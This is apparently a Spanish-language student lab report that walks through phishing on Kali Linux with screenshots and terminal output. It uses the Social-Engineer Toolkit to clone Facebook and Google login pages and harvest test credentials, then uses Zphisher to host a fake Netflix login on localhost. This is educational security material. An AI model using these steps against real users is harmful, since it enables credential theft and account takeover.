


UNIVERSIDAD NACIONAL FEDERICO VILLARREAL

FACULTAD DE INGENIERÍA INDUSTRIAL Y DE SISTEMAS

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



TÍTULO:
INFORME DE INGENIERÍA SOCIAL CON PHISHING

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
INFORME DE INGENIERÍA SOCIAL CON PHISHING

INTRODUCCIÓN


El presente informe documenta mediante capturas de pantalla la ejecución de un laboratorio de ingeniería social con técnicas de phishing. Se utilizaron dos herramientas principales: el Social-Engineer Toolkit (SET) para la clonación de sitios web y la captura de credenciales, y Zphisher para la generación de páginas de inicio de sesión falsas de múltiples plataformas. Todas las pruebas se realizaron en un entorno controlado sobre Kali Linux.

Parte 1: Social-Engineer Toolkit (SET)


Captura 1: Búsqueda de "setoolkit" en el menú de aplicaciones de Kali Linux. Se localiza la herramienta Social-Engineer Toolkit (SET) entre los resultados del buscador del escritorio.



Captura 2: Terminal de Kali Linux donde se ejecuta el comando "sudo setoolkit". El sistema solicita la contraseña de superusuario para lanzar SET con privilegios elevados.



Captura 3: Pantalla de bienvenida del Social-Engineer Toolkit (SET) v8.0.3 "Maverick". Se muestra el menú principal con las opciones disponibles: Social-Engineering Attacks, Penetration Testing, Third Party Modules, entre otras.



```
Terminal n.º1
Session Acciones Editar Vista Ayuda

.. ##### .. ##### .. #####
.##.....##.....## .....
.##.....##.....## .....
.. ##### .. ##### .. #####
.....##.....## .....
.##.....##.....## .....
.##.....##.....## .....
.. ##### .. ##### .. #####

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

Captura 4: Selección de la opción 1 "Social-Engineering Attacks" en el menú principal de SET, para ingresar al módulo de ataques de ingeniería social.



```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Captura 5: Submenú de ataques de ingeniería social. Se selecciona la opción 2 "Website Attack Vectors" para utilizar vectores de ataque basados en sitios web falsos.

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

- 99) Return back to the main menu.

```
set> 2
```

Captura 6: Descripción de los métodos de ataque web disponibles en SET: Java Applet, Metasploit Browser Exploit, Credential Harvester, TabNabbing, Web-Jacking, Multi-Attack y HTA Attack. Se elige la opción 3 "Credential Harvester Attack Method".

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized Java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

```
set:webattack>3
```

Captura 7: Opciones para el Credential Harvester: Web Templates (plantillas predefinidas), Site Cloner (clonar un sitio real) y Custom Import. Se selecciona la opción 2 "Site Cloner" para clonar un sitio web legítimo.

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Captura 8: SET muestra un aviso importante sobre el uso de IPs externas vs. internas. Se ingresa la dirección IP local 192.168.255.129 como destino para reenviar las credenciales capturadas (POST back).

```
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.255.129]: 192.168.255.129
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

Captura 9: SET clona exitosamente el sitio <https://login.facebook.com/login.php>. El Credential Harvester queda activo en el puerto 80, listo para capturar cualquier dato POST que la víctima envíe.

```
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


```

[illegible]

Captura 12: Configuración del Credential Harvester con plantillas web predefinidas (Web Templates). Se selecciona la opción 1 y se ingresa la IP 192.168.255.129 para el reenvío de credenciales.

```
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.255.129]: 192.168.255.129

**** Important Information ****

For templates, when a POST is initiated to harvest
```

Captura 13: Página falsa de inicio de sesión de Google ("Sign in with your Google Account") servida desde la IP local 192.168.255.129. La barra de direcciones muestra claramente que la conexión es "Not Secure" y usa IP, no dominio legítimo.



Captura 14: SET confirma la captura de credenciales con la plantilla de Google. Se muestran los campos "POSSIBLE USERNAME FIELD FOUND: Email=usuario_prueba@hotmail.com" y "POSSIBLE PASSWORD FIELD FOUND: Passwd=Prueba123456".

```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.255.129 - - [17/May/2026 20:46:54] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJlCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlzBENhIfVWsxSTdNLW9MdThibW1TMFQzVU
ZFc1BBaURuWmLRsQxE2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=usuario_prueba@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Prueba123456
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Parte 2: Zphisher

Captura 15: Terminal de Kali Linux en el directorio ~/laboratorios/zphisher. Se ejecuta el script "bash zphisher.sh" para iniciar la herramienta de phishing Zphisher.

```
kali@kali: ~/laboratorios/zphisher
Session Acciones Editar Vista Ayuda

(kali@kali)-[~/laboratorios/zphisher]
$ bash zphisher.sh
```

Captura 16: Menú principal de Zphisher v2.3.5. La herramienta muestra más de 33 plataformas objetivo disponibles (Facebook, Instagram, Google, Netflix, Twitter, Twitch, etc.). Se selecciona la opción 05 "Netflix".

```
kali@kali: ~/laboratorios/zphisher
Session Acciones Editar Vista Ayuda
ZPHISHER 2.3.5
[+] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]
[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] LinkedIn     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation  [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox
[99] About        [00] Exit
[-] Select an option : 05
```


Captura 17: Zphisher solicita el servicio de port forwarding. Se ofrece Localhost, Cloudflared (Auto Detects) y LocalXpose. Se elige la opción 01 "Localhost" y se rechaza el uso de un puerto personalizado.

```
kali@kali: ~/laboratorios/zphisher
Session Acciones Editar Vista Ayuda
ZPHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 01
[?] Do You Want A Custom Port [y/N]:
```


Captura 18: Zphisher confirma que la página falsa de Netflix está siendo servida en `http://127.0.0.1:8080`. La herramienta queda en espera de que la víctima introduzca sus credenciales.

```
kali@kali: ~/laboratorios/zphisher
Session Acciones Editar Vista Ayuda
ZPHISHER 2.3.5
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...
```

